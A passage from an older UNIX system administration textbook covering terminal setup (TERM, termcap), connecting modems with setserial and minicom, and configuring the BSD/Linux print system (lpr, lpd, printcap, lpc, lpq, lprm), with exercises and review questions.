- keys not performing the expected task,
  Hitting the backspace key doesn't do anything or displays a weird key combination.
- screen output not being written properly, or
  The screen not scrolling properly, unexpected colours or characters are appearing.
- programs not working properly.

Full screen programs, `vi` for example, make use of special characteristics offered by most terminals. If the particular terminal you have doesn't have an entry in the terminal characteristics file it can't make use of these special characteristics.

It is the responsibility of various startup files (typically `/etc/profile`) to make sure that the `TERM` variable is initialised to the correct value.

For example

The following is an example of how the `TERM` variable might be set.

```
if [ `tty` = /dev/tty1 ]
then
  TERM=vt100
elsif [ `tty` = /dev/tty2 ]
then
  TERM=tvi912b
else
  TERM=console
fi
```

On this system the terminal connected to `/dev/tty1` is a `vt100` so that is the value `TERM` is set to. The terminal on `/dev/tty2` is a `tvi912b` and it assumes that any other type of terminal is a console. The `tty` command used here returns the device file used by the current terminal.

Once the `TERM` variable is set its value is used to access information in the terminal database. SysV and BSD based systems use different terminal databases.

Exercises

> **Before doing this exercise find out what the current value of the `TERM` variable is.** Make up some name for a terminal, e.g. `myterm`. Set the `TERM` shell variable to this value. Attempt to use the `vi` editor. What happens? Where is the `TERM` shell variable set on your system.

Terminal database

There are two basic types of terminal database used by UNIX systems

- `termcap`, which is from BSD UNIX, and
- `terminfo`, which is from SysV UNIX.

Linux actually supports both. For this subject we will only examine the `termcap` terminal database. If you system uses `terminfo` (try `man terminfo`) you can refer to the old textbook's chapter 10 for some information on `terminfo`

termcap

`/etc/termcap` is a text based file used by BSD and Linux as the terminal database. It contains colon delimited entries for each type of terminal the system recognises. The following is an example `termcap` entry.

```
vt100|dec-vt100|vt100-am|vt100am|dec vt100:\
        :do=^J:co#80:li#24:cl=50\E[;H\E[2J:sf=2*\ED:\
        :le=^H:bs:am:cm=5\E[%i%d;%dH:nd=2\E[C:up=2\E[A:\
        :ce=3\E[K:cd=50\E[J:so=2\E[7m:se=2\E[m:us=2\E[4m:ue=2\E[m:\
        :md=2\E[1m:mr=2\E[7m:mb=2\E[5m:me=2\E[m:is=\E[1;24r\E[24;1H:\
        :if=/usr/share/tabset/vt100:\
    :rs=\E>\E[?3l\E[?4l\E[?5l\E[?7h\E[?8h:ks=\E[?1h\E=:ke=\E[?1l\E>:\
        :ku=\EOA:kd=\EOB:kr=\EOC:kl=\EOD:kb=^H:\
     :ho=\E[H:k1=\EOP:k2=\EOQ:k3=\EOR:k4=\EOS:pt:sr=2*\EM:vt#3:xn:\
        :sc=\E7:rc=\E8:cs=\E[%i%d;%dr:
```

The first field of every entry is a list of terminal names (separated by `|`). These names are used by the software to recognises a particular terminal. These names are what appears as the value for the `TERM` variable and is used by the system to look up an entry.

The rest of the entry for a terminal consists of various options that describe the way in which the terminal works. The various options will not be discussed here. They are described in the manual pages for the system if needed.

It is advisable to put the entries for the most used terminals on your site at the front of the `termcap` file to speed searching.

Exercises

Determine the type of terminal you are using and examine the entry for your terminal that is stored in your system's terminal database files.

Summary

The steps involved in connecting a dumb terminal to a UNIX computer are

- choose a port on the computer,
- obtain the correct cable to connect the terminal to the port,
- configure the terminal,
- connect the terminal and test the connection,
- configure the line settings,
- ensure that the terminal's type is in the terminal database (either `/etc/termcap` or `terminfo`),
- ensure that the `TERM` shell variable is set correctly,
- start the login process for the port,
  On a Linux box this is achieved by adding an entry to the `/etc/inittab` file

Modems

A dumb terminal is simply a method for someone to connect to your machine, so communication is one way. With a modem you can either

- dial out, or
  Use your modem to connect from your machine to another machine (much like using a communications program like Procomm on a PC).
- dial in.
  Allow somebody else to connect to your UNIX machine via a telephone line.

In a later chapter on networking you will be introduced to SLIP and PPP. These are protocols that allow you to use a modem and a phone line as a TCP/IP network connection.

The process

Setting a modem up includes the following steps

- connect the modem to the computer
- test the connection
- **dial out only** use a communications program to dial an outside number
- configure the line,
- **dial in only** initialise the modem
- **dial in only** start the login process on the modems port

Connecting the modem

With a Linux machine you are likely to have either an external or an internal modem. With an external modem the procedure for connecting the modem is very similar to that with a dumb terminal

- identifying a free serial port on the computer,
- identifying the device file the corresponds to that port,
- obtaining the correct cable to make the connection, and
- finally making the connection.

With an internal modem the modem will have to be installed into an appropriate internal slot. You won't need to connect an internal modem to a serial port because internal modems have a serial port built-in.

`setserial`

This following section is taken verbatim from the Linux Serial-Howto

`setserial` is a program which allows you to look at and change various attributes of a serial device, including its port address, its interrupt, and other serial port options. It was initially written Rick Sladkey, and was heavily modified by Ted T'so tytso@mit.edu, who also maintains it. The newest version is 2.10, and can be found on the Linux FTP sites. You can find out what version you have by running `setserial` with no arguments.

When your Linux system boots, only `ttyS{0-3}` are configured, using the default IRQs of 4 and 3. So, if you have any other serial ports provided by other boards or if `ttyS{0-3}` have a non-standard IRQ, you must use this program in order to configure those serial ports. For the full listing of options, consult the man page.

Due to a bit of stupidity on IBM's part, you may encounter problems if you want your internal modem to be on `ttyS3`. If Linux does not detect your internal modem on `ttyS3`, you can use setserial and the modem will work fine. Internal modems on `ttyS{0-2}` should not have any problems being detected.

Testing the connection

A simple method for testing the physical connection is to simply redirect some I/O to your modem's device file. If the connection has worked then the leds on your modem should flash indicate that information is reaching the modem.

A better method is to use one the available communication programs. The serial-howto uses `kermit` however this is not supplied on a standard Linux distribution. But the basic premise is to start up a communications program, configure the program for your modem and see if you can dial another computer.

`minicom`

Most Linux distributions will have the communications program `Minicom` written by Miquel van Smoorenburg. To start it you just type `minicom`. You may have to be logged in as the root user to use it.

On starting `Minicom` type the `at` command (this command is one of the Hayes commands that are used by most modems, they have nothing to do with UNIX). If an `OK` is the response then your `minicom` is talking with your modem.

If it isn't you may need to change the configuration of `minicom` to recognise your modem. To get help on how to do this hit the `CTRL-A Z` key combination. This means hold the `CTRL` key down, hit the `A` key, release both the `CTRL` and `A` keys and hit the `Z` key.

Exercises

Connect a modem to your UNIX computer and test to see if it is working.

Configuration

Again the following text is taken from the serial how-to verbatim

For dial out use only, you can configure your modem however you want. If you intend to use your modem for dialin, you must configure your modem at the same speed that you intend to run `getty` at. So, if you want to run `getty` at 38400 bps, set your speed to 38400 bps when you configure your modem. This is done to prevent speed mismatches between your computer and modem.

I like to see result codes, so I set `Q0` - result codes are reported. To set this on my modem, I would have to precede the register name with an `AT` command. Using kermit or some comm program, connect to your modem and type the following: `ATQ0`. If your modem says `OK` back to you, then the register is set. Do this for each register you want to set.

I also like to see what I'm typing, so I set `E1` - command echo on. If your modem has data compression capabilities, you probably want to enable them. Consult your modem manual for more help, and a full listing of options. If your modem supports a stored profile, be sure to write the configuration to the modem (often done with AT&W, but varies between modem manufacturers) if not you will have to set the registers every time you turn on, or reset your modem.

Hardware flow control

If your modem supports hardware flow control (RTS/CTS), I highly recommend you use it. This is particularly important for modems that support data compression. First, you have to enable RTS/CTS flow control on the serial port itself. This is best done on startup, like in `/etc/rc.d/rc.local` or `/etc/rc.d/rc.serial`. Make sure that these files are being run from the main `rc.M` file! You need to do the following for each serial port you want to enable hardware flow control on:

```
stty crtscts < /dev/cuaN
```

You must also enable RTS/CTS flow control on your modem. Consult your modem manual on how to do this, as it varies between modem manufacturers.

Be sure to save your modem configuration if your modem supports stored profiles.

Starting the login process

Back to some original text

For a dial-in modem you must start the login process in much the same way as is done for a dumb terminal. Refer to the previous section on starting the login process for a dumb terminal, the serial-howto and the manual page for `agetty` for more information.

Exercises

Configure your modem for dialing in. In conjunction with a friend test whether or not someone can login using the modem connection. (To login they will need an account on your machine)

Conclusions

Dumb terminals and modems are generally connected to a UNIX machine using serial ports. RS-232 is the standard for serial connections. Most devices are placed into one of two categories data terminal equipment (DTE, most terminals, computers and printers) and data communications equipment (DCE, modems).

Connecting a dumb terminal to a UNIX box includes the following steps

- configuring the terminal,
- connecting the terminal,
- starting a `getty` process for the terminal,
  Under Linux this is done by adding an appropriate entry to the `/etc/initab` file.
- configuring the line characteristics through software,
  Done using the `stty` command.
- ensuring that the terminal type appears in the terminal database and that the `TERM` shell variable is set correctly.
  The terminal database might either be `/etc/termcap` or `terminfo` depending on the version of UNIX.

Modems can be used to either dial in or dial out. The process for configuring and connecting a modem to a UNIX computer is similar to that for a dumb terminal.

Review Questions

18.1

In what ways can two serial cables differ?

18.2

What type of serial cable would you use to connect

- ♣ a modem to a UNIX computer,
- ♣ a dumb terminal to a UNIX computer.

18.3

List and explain all the steps in the UNIX login process.

18.4

Explain the purpose of each of the following (as related to connecting terminals and modems to a UNIX computer)

- ♣ the `stty` command
- ♣ `termcap` and `terminfo`
- ♣ `/etc/inittab`

18.5

You've just obtained an old terminal. Describe the steps you would have to perform to connect it to your Linux machine.

18.6

You've connected the terminal from review question 18.5 but when you start using it you discover that you don't have an entry in your `/etc/termcap` file for this type of terminal. What do you do?

Chapter 19

Printers

This chapter is an unmodified version of a chapter first produced in 1997. Some or even all of the content may be out of date due to changes in Linux.

Introduction

Printers are a standard peripheral for any computer system. One of the first devices added to a new system will be a printer. The multi-user, multi-processing nature of the UNIX operating system means that the UNIX printer software is more complex than that of a single-user operating system. This makes adding a printer to a UNIX box more than just plugging it in.

UNIX print software performs a number of tasks including

♣ enabling safe use of printers by multiple users,
♣ supporting multiple printers, and
♣ allowing the use of remote (network based) printers.

This chapter will first examine the hardware issues involved in connecting a printer to a UNIX machine before moving on to examine the more complex part of the process, configuring the software.

Hardware

In most situations printers are connected to a UNIX machine using serial connections. One of the reasons for this is that serial connections allow for two-way communication which some modern printers use. Many modern systems also provide parallel ports. Generally speaking connecting a printer to a UNIX system follows the same generic process used to connect terminals that was outlined in the previous chapter. Parallel printer cables will not be discussed in this subject.

Common also today are network printers. These are printers with ethernet connections built-in and are connected directly to the network. When buying network printers make sure you have the software required for your computers to talk to it.

Choose a port

Typically you will have two choices with printers, either parallel or serial ports depending on your printer. The details of cabling for serial ports were discussed in the previous chapter.

Parallel printers on Linux

Since Linux is generally installed onto IBM PC compatible computers it comes with support for parallel printers built-in. The devices `/dev/lp0 /dev/lp1 /dev/lp2` are all used for the parallel ports on your Linux box. Each of these devices match a specific hardware I/O address which means that your first parallel port may not be `/dev/lp0` it may be `/dev/lp1`.

You can discover which one it is by connecting a parallel printer and trying `ls /dev/lp0` or `ls /dev/lp1`. Whichever command causes output to be displayed on your printer is using the right device file.

Test the connection

Some reasons why the connection might not work as expected include

- incorrect cabling
- there is a `getty` process on the printer port,
  Especially on serial ports there might be a `getty` process running on the port that will cause the login prompt to appear on the paper. The `getty` process will have to be turned off.
- auto line feed
  UNIX uses just the line feed character to separate lines. Most printers have a carriage return/line feed, auto line feed switch that controls what the printer expects to use. The problem can be fixed by using the `stty` command, by an interface program that performs the necessary translation on all output going to the printer, or by setting the printer dip switch to the appropriate setting.
- incorrect line settings,
  For a serial port check the port settings especially baud as it might be set too fast for the printer. On older printers the printer might not be configured for the ASCII character set.
- wrong device file or insufficient permissions.
  Using the wrong device file or not having the correct permissions on that file can result in no output to the printer.

Exercises

If possible go through the hardware procedure for connecting a printer to your UNIX box.

UNIX Print software

The software that drives the UNIX printing process is another area in which the different UNIX versions differ greatly. Both versions are based on the concept of spooling (spool stands for Simultaneous Peripheral Operations On-Line).

All UNIX print software has the following components

- a print spooler,

- spool directories,
- a print daemon,
- administrative commands, and
- filter programs.

For the purposes of this subject we will be concentrating on the Linux print software.

Print spooler

The print spooler is the program users execute when they wish to print something (usually the commands `lpr` or `lp`). The print spooler takes what the user wishes to print and places it into some pre-defined location, the spool directory. Usually assigning the print job some unique number.

Spool directories

Each printer on a UNIX system has its own spool directory. Print jobs are copied into the spool directory before being printed.

Print daemon

The print daemon (usually `lpd` or `lpsched`) is responsible for checking the spooling directory and sending files from the spool directory to the correct printer **one job at a time**.

For every printer there will always be a maximum of one print daemon. This ensures that only one document is being printed on the printer.

Administrative commands

As can be expected there must be administrative commands to perform a number of tasks including

- changing the priority of print jobs
- deleting print jobs
- enabling and disabling printers.

Filters

Both SysV and BSD print services also support the concept of an interface or filter program. These programs filter all output sent to a printer and modifies it in some way. Uses include

- adding a banner page to every print job,
  Many UNIX systems automatically add a banner page to the front of a print job. The purpose of the page is to identify the owner of the printer output.
- adding or removing a carriage return character, or
- converting the files to be printed into the format the printer expects (e.g. Postscript, PCL)

Linux print software

The Linux print system is based on the BSD print system and we will concentrate on it. The major components of the BSD print system are listed in Table 19.1 An overview of the system is provided by Figure 19.1.

Component	Purpose
lpc	make administrative changes to the print service
lpd	the daemon, a copy is spawned for each queue, transfers information from spooling area to physical device
lpq	view the contents of a print queue
lpr	the user print command, spools information to be printed
/etc/printcap	system's printer information database
lprm	removes print jobs from queues

Table 19.1
BSD/Linux print components




Figure 19.1
Overview of BSD print system

Overview

Assuming that the Linux/BSD print system has been configured, started and that a valid printer has been connected to the system the following is an overview of what happens when a user wants to print something.

- the `lpr` command is used
  `lpr /etc/passwd`
- the `lpr` commands discovers the name of the printer on which to print this file by one of three methods
  1. command line parameters for the `lpr` command
  2. the shell variable `PRINTER`
  3. or the system wide configuration

- `lpr` reads the `/etc/printcap` file to find out where the printer's spool directory is,
- `lpr` creates two files in the spool directory, each filename ends with a unique identifier for this particular print job (an example identifier `A015Aa00781`
  1. `cfid` is the control file and contains information like who printed the file, from which computer, and which file it was
  2. `dfid` is the data file that contains the actual information to print
- `lpr` notifies `lpd` that there is a file ready to print
- `lpd` forks off a child `lpd` to handle the request
- `lpd` reads `/etc/printcap` to see whether or not the destination printer is a local or remote printer
- for a remote printer the contents of the `cf` and `df` files are copied across the network,
- for a local printer `lpd` spawns a copy of itself that passes the `df` file through a filter program (if there is one) to the printer's device file

The command

As mentioned `lpr` is the only way in which a user can print a file. Example uses of `lpr` include

- `lpr /etc/printcap`
  Print the file `/etc/printcap` on the systems default printer.
- `lpr -Prigel hello`
  Print the file `hello` on the printer called `rigel`.
- `cat /etc/passwd | lpr -Pgb`
  Send the output of the `cat` command to the printer `gb`

`lpr` takes a number of other options including `-#` which can be used to specify the number of copies to print.

Configuring the print software

Adding a new printer to a Linux box includes the following steps

- connect the printer,
  Discussed in a previous section.
- make sure a copy of `lpd` is running,
- create an entry in the `/etc/printcap` file for the printer,
- create the spool directory for the new printer,
- use the `lpc` command to enable printing for the new printer

`lpd` is the print spooler daemon. In order for any printing to occur a copy of `lpd` must be running. Normally `lpd` is started by one of the system startup scripts, usually `/etc/rc.d/rc.M`.

On startup `lpd` reads the `/etc/printcap` file to find out about existing printers and will check the spool directories for any print jobs that haven't been printed.

`lpd` then waits for any new print requests. When it receives a new request it will fork of a child `lpd` to handle the request.

Exercises

Is there a copy of `lpd` running on your system? Where is it started? What is its file permissions?

`printcap` is the printer configuration file and uses the same format as `termcap` the BSD terminal configuration file. `printcap` is a colon delimited text file. Each printer has one entry. An example `printcap` entry follows

```
lp|ap|arpa|ucbarpa|LA-180 DecWriter III:\
:br#1200:fs#06320:tr=\f:of=/usr/lib/lpf:\
```

An entry in `printcap` must fit on one line. Notice in the above three line example the `\` character is used to ignore the special meaning of the new line character at the end of the first two lines. This effectively means that the entry is only one line.

Printer names

The first field in each entry of the `/etc/printcap` file specifies the printer's name. A printer can actually have multiple names. Multiple names are separated using the | character. The above example printer has the following names `lp ap arpa ucbarpa` and `LA-180 DecWriter III`.

The default printer

A printer called `lp` is the standard default printer. Whenever a user prints a file without specifying the destination printer the print job will be sent to the printer called `lp`. You should always have one printer with the name `lp`.

Configuration settings

The remaining fields of the `/etc/printcap` file are used to specify a variety of different settings. These configuration settings use one of three possible formats

- ♣ `XX=`*`string`*
- ♣ `XX`
- ♣ `XX#`*`number`*

Where `XX` is a two letter identifier for a particular configuration setting. Table 19.2 lists some of the settings.

Example settings

Some example `printcap` settings include

- `sd=/usr/spool/lp/scribe`
  The `sd` setting specifies where the spool directory for the printer is.
- `fo`
  The `fo` setting forces the printer to do a form feed when the device is first opened.
- `mx#3`
  The `mx` setting specifies the maximum size (in disk blocks) of files that can be printed.

Setting	Purpose
`sd=`*`directory`*	specify spool directory
`lf=`*`file`*	specify error log file
`lp=`*`file`*	specify device file
`af=`*`file`*	specify accounting file
`rw`	specify that printer can both read and write information (can send status info back to computer)
`br#`*`number`*	specify baud rate
`fc#`*`number`*	specify flag bits to turn off
`fs#`*`number`*	specify flag bits to turn on
`xc#`*`number`*	specify local mode bits to turn off
`xs#`*`number`*	specify local mode bits to turn on
`pl#`*`number`*	specify page length in lines
`pw#`*`number`*	specify page width in characters
`py#`*`number`*	specify page height in pixels
`px#`*`number`*	specify page width in pixels
`ff=`*`string`*	specify string that causes printer to form feed
`fo`	output form feed when device is opened
`mc#`*`number`*	specify maximum number of copies of a job allowed
`mx#`*`number`*	specify maximum file size in blocks allowed
`sc`	specify that multiple copies should be prevented
`sf`	specify that form feeds should be prevented
`sh`	suppress the printing of headers

Table 19.2
Some `/etc/printcap` configuration settings

You won't be expected to memorise the flag and local bits. You should however be aware of their purpose.

Flag bits are used to specify various communication settings for the printers. Table 19.3 shows the meanings and octal values of the more important bits.

The flag bits that are to be turned on are specified using the `fs` identifier (see Table 19.2). Those flag bits to be turned off are specified using the `fc` identifier.

The values for these `fs` and `fc` are obtained by adding the octal values from Table 19.3 together.

Assume you need to set the following for the printer you are adding

- ♣ clear all delay bits and echo/full duplex
- ♣ set even and odd parity, enable automatic flow control.

Calculating the `fc` setting would look like this

```
0040000 + 0010000 + 0020000 + 0002000 + 0000400 + 0001000 + 0000010 =
0073410
```

Which results in the `printcap` entry

```
fc#0073410
```

For the `fs` entry

```
0100 + 0200 + 0001 = 0301
```

For the `printcap` entry

```
fs#0301
```

Remember these numbers are in octal (base 8). If you don't know how to do addition in base 8 obtain a calculator which supports octal. Most good scientific calculators should.

Octal value	Description
0040000	form feed delay, 2 seconds
0010000	carriage return delay, 0.08 second
0020000	carriage return delay, 0.16 second
0002000	tab delay
0000400	newline delay
0001000	newline delay, 0.1 second
0000200	even parity
0000100	odd parity
0000040	pass all characters from filter to printer immediately
0000020	translate linefeed into carriage return&linefeed
0000010	echo, full duplex
0000002	pass characters from printer to filter immediately
0000001	automatic flow control

Table 19.3
Flag settings

Local mode bits are used to configure the serial driver and use the same format as flag bits only with the `xc` and `xs` settings instead. Most of these settings are intended for terminals. Those relevant for printers are listed in Table 19.4

Octal value	Description
000040	prevent serial driver from playing with codes destined for printer
040000	minimize flow control interference from line noise

000001	tell the printer to backspace when it receives an erase character

Table 19.4
Local Mode bits for a serial printer

Each printer must have its own spool directory. They cannot share spool directories. A spool directory should be owned by the `root` user and the `lp` group and the permissions should be set to `rwxrwxr-x`.

Printer spool directories are usually under the directory `/var/spool` with the name of the directory matching the main name of the printer.

For example the spool directory for the printer `rigel` would be `/var/spool/rigel`.

Apart from the `cf` and `df` files for each print job the printer spool directory will also contain the files

- `lock`
  Its existence prevents multiple copies of `lpd` working for this printer.
- `status`
  Contains the current status of printing on this printer.

These files are created by the components of the print system.

`lpc` is used to control the operation of the print service. It can be used to

- disable or enable a printer,
- disable or enable a printer's spooling queue,
- rearrange the order of jobs in a spooling queue,
- find the status of printers, and their associated spooling queues and printer daemons.

The following is an excerpt from *UNIX System Administration Handbook* by Nemeth et al (consider the Sys Admin bible by many) on `lpc`

won our award for "flakiest program of 1989". It was also awarded this honor in 1985, 1986, 1987 and 1988. has not really gotten any better, but other truly flaky programs (like Sun's) have come into widespread use, and is no longer at the top of the heap.

`lpc` understands a number of commands to perform the operations listed above. These commands can be entered as command line arguments. If `lpc` is started without any arguments it enters an interactive mode in which you can enter `lpc` commands.

```
beldin:# lpc status
lp:
        queuing is enabled
        printing is enabled
        no entries
        no daemon present
beldin:1# lpc
lpc status
lp:
        queuing is enabled
        printing is enabled
        no entries
        no daemon present
```

Table 19.5 lists some of the commands that can be given to `lpc`. There are a number of other commands for which you should refer to the manual page.

In order to start printer for a new printer you need to enable spooling (the `lpc enable` command) for the printer and start a copy of the daemon (the `lpc start` command) for the printer.

Command	Purpose
`? [`*command*`]` `help [`*command*`]`	provide short description of command
`abort [all	printer]`	terminate the daemon and then disable printing for the specified printers.
`enable [all |` *printer* `]`	start spooling for the specified printers
`start [all |` *printer* `]`	start printing for the listed printers
`stop [ all |` *printer* `]`	stop a spooling daemon and disable printing
`status [` *printer* `]`	display the current status of each printer

Table 19.5
`lpc` commands

- connect the printer,
  Get a parallel printer cable, choose a parallel port connect the computer and printer and identify the device file that corresponds to the parallel port. On my system it is `/dev/lp1`
- make sure a copy of `lpd` is running,
  Try the command `ps -ax | grep lpd`. Oops, not there. Add the command `/usr/sbin/lpd` to the file `/etc/rc.d/rc.M` so it will start the next time the system boots. Rather than reboot the system for this to take effect I can run it from the command line now.

- ♣ create an entry in the `/etc/printcap` file for the printer,
  Add the following entry,

```
lp:lp=/dev/lp1: \
sd=/var/spool/lp:sh
```

This is my only printer so it is my default printer. The device file is `/dev/lp1`, the spool directory will be `/var/spool/lp` and I don't want any headers printed (`sh`).

- ♣ create the spool directory for the new printer,

```
mkdir /var/spool/lp
chown root.lp /var/spool/lp
chmod 775 /var/spool/lp
```

- ♣ use the `lpc` command to enable printing for the new printer

```
lpc enable lp
lpc start lp
```

Even if you don't have printer you can still experiment with the UNIX print service. What do you notice about the following `printcap` entry?

```
lp:lp=/tmp/printer:sd=/usr/spool/lp1:sh
```

The device file for this printer, specified by the `lp` setting, is the file `/tmp/printer`, which isn't a device file. `lpd` simply redirects its output to the device file specified in the `/etc/printcap` file.

If this file is not a device file the output is simply appended onto the end of the file.

Exercises

Perform the steps necessary to add a printer to your system. If you don't have a printer use a normal file as the device file. Test the connection by printing something.

`lpq` displays the list of jobs that are currently waiting to be printed. With no parameters `lpq` will display a list of all print jobs on the default printer. `lpq` command line options are specified in Table 19.6

Options	Purpose
`-P` *printer*	display the queue of the specified printer
`-l`	display using long format
`+[`*interval*`]`	display the queue periodically until it empties, interval specifies how many seconds it should sleep
`job#`	display only those jobs with matching job numbers
`username`	display only jobs belonging to the specified user

Table 19.6
`lpq` switches

`lprm [-Pprinter][-][ job#...][username...]`

`lprm` is used to remove jobs from the printer queue. The job to be removed can be specified by its printer, job number and username. The printer name defaults to lp and the job number defaults to the current job. Username defaults to the user invoking it.

Only the root user can remove someone else's print job.

Exercise

Disable the print daemon for your printer and send a few print jobs to the printer. Since the daemon has been turned off the jobs will be queued waiting for the print daemon to be re-enabled. Use the `lpq` command to view the print queue. Use the `lprm` command to remove the print jobs. Re-enable printing using `lpc`

Filters

Filters are generally used to transform data to be printed into a format that the printer can handle. For example, printing to a Deskjet 500 results in the following output

```
hello
     there
          a nice effect
```

The effect is caused because the printer expects a carriage return character to properly handle a new line. This problem can be handled by using a filter program that adds a carriage return character to the end of each line to be printed.

Page description languages

The UNIX print system was originally developed in the days of line printers. Today it is generally used for high-resolution printers that use some form of page description language (PDL). A PDL defines how the layout will be represented onto the page. Common PDLs include

- ♣ PCL, Printer Command Language
  Developed by Hewlett-Packard as an alternative to postscript. Generally only found on HP printers and is common amongst the PC world.
- ♣ PostScript
  PostScript is a fully-fledged programming language. PostScript files are text files consisting of PostScript commands. It is one of the most common PDLs.

Filters are used to convert data to be printed into the appropriate PDL. Filters to convert to most PDLs are available from the Internet. In most instances a printer will come with an appropriate filter.

Filters are executable

You should remember that the filter will be an executable program. If the filter does not have the execute permission set the whole print system will not work as expected.

Exercise

The following command translates every letter to uppercase Use the command as a filter for your printer. What happens if your filter program doesn't have execute permissions set?

Conclusions

The process of adding a printer to a UNIX machine involves two processes, hardware and software. The hardware steps involved in adding a printer are very similar to those involved in adding a terminal.

The UNIX print software is much more complex than that of a single-user operating system and is based on the concept of print spooling. The print services of BSD and SysV are completely different. With Linux using a system based on the BSD print service.

The Linux/BSD print system consists of the following components

- ♣ the `lpr` command,
  Used by users to print.
- ♣ the `lpd` daemon,
  The main print daemon.
- ♣ the `/etc/printcap` file,
  Contains configuration information for each printer.
- ♣ the `lpc` command,
  The main administration program used by the Systems Administrator.

- the `lpq` command,
  Used to view the queue of print jobs.
- the `lprm` command,
  Used to remove print jobs from the queue.

Review Questions

Explain the relevance and purpose of the following in relation to the BSD print system

- `lpd`
- `/etc/printcap`
- `lpc`

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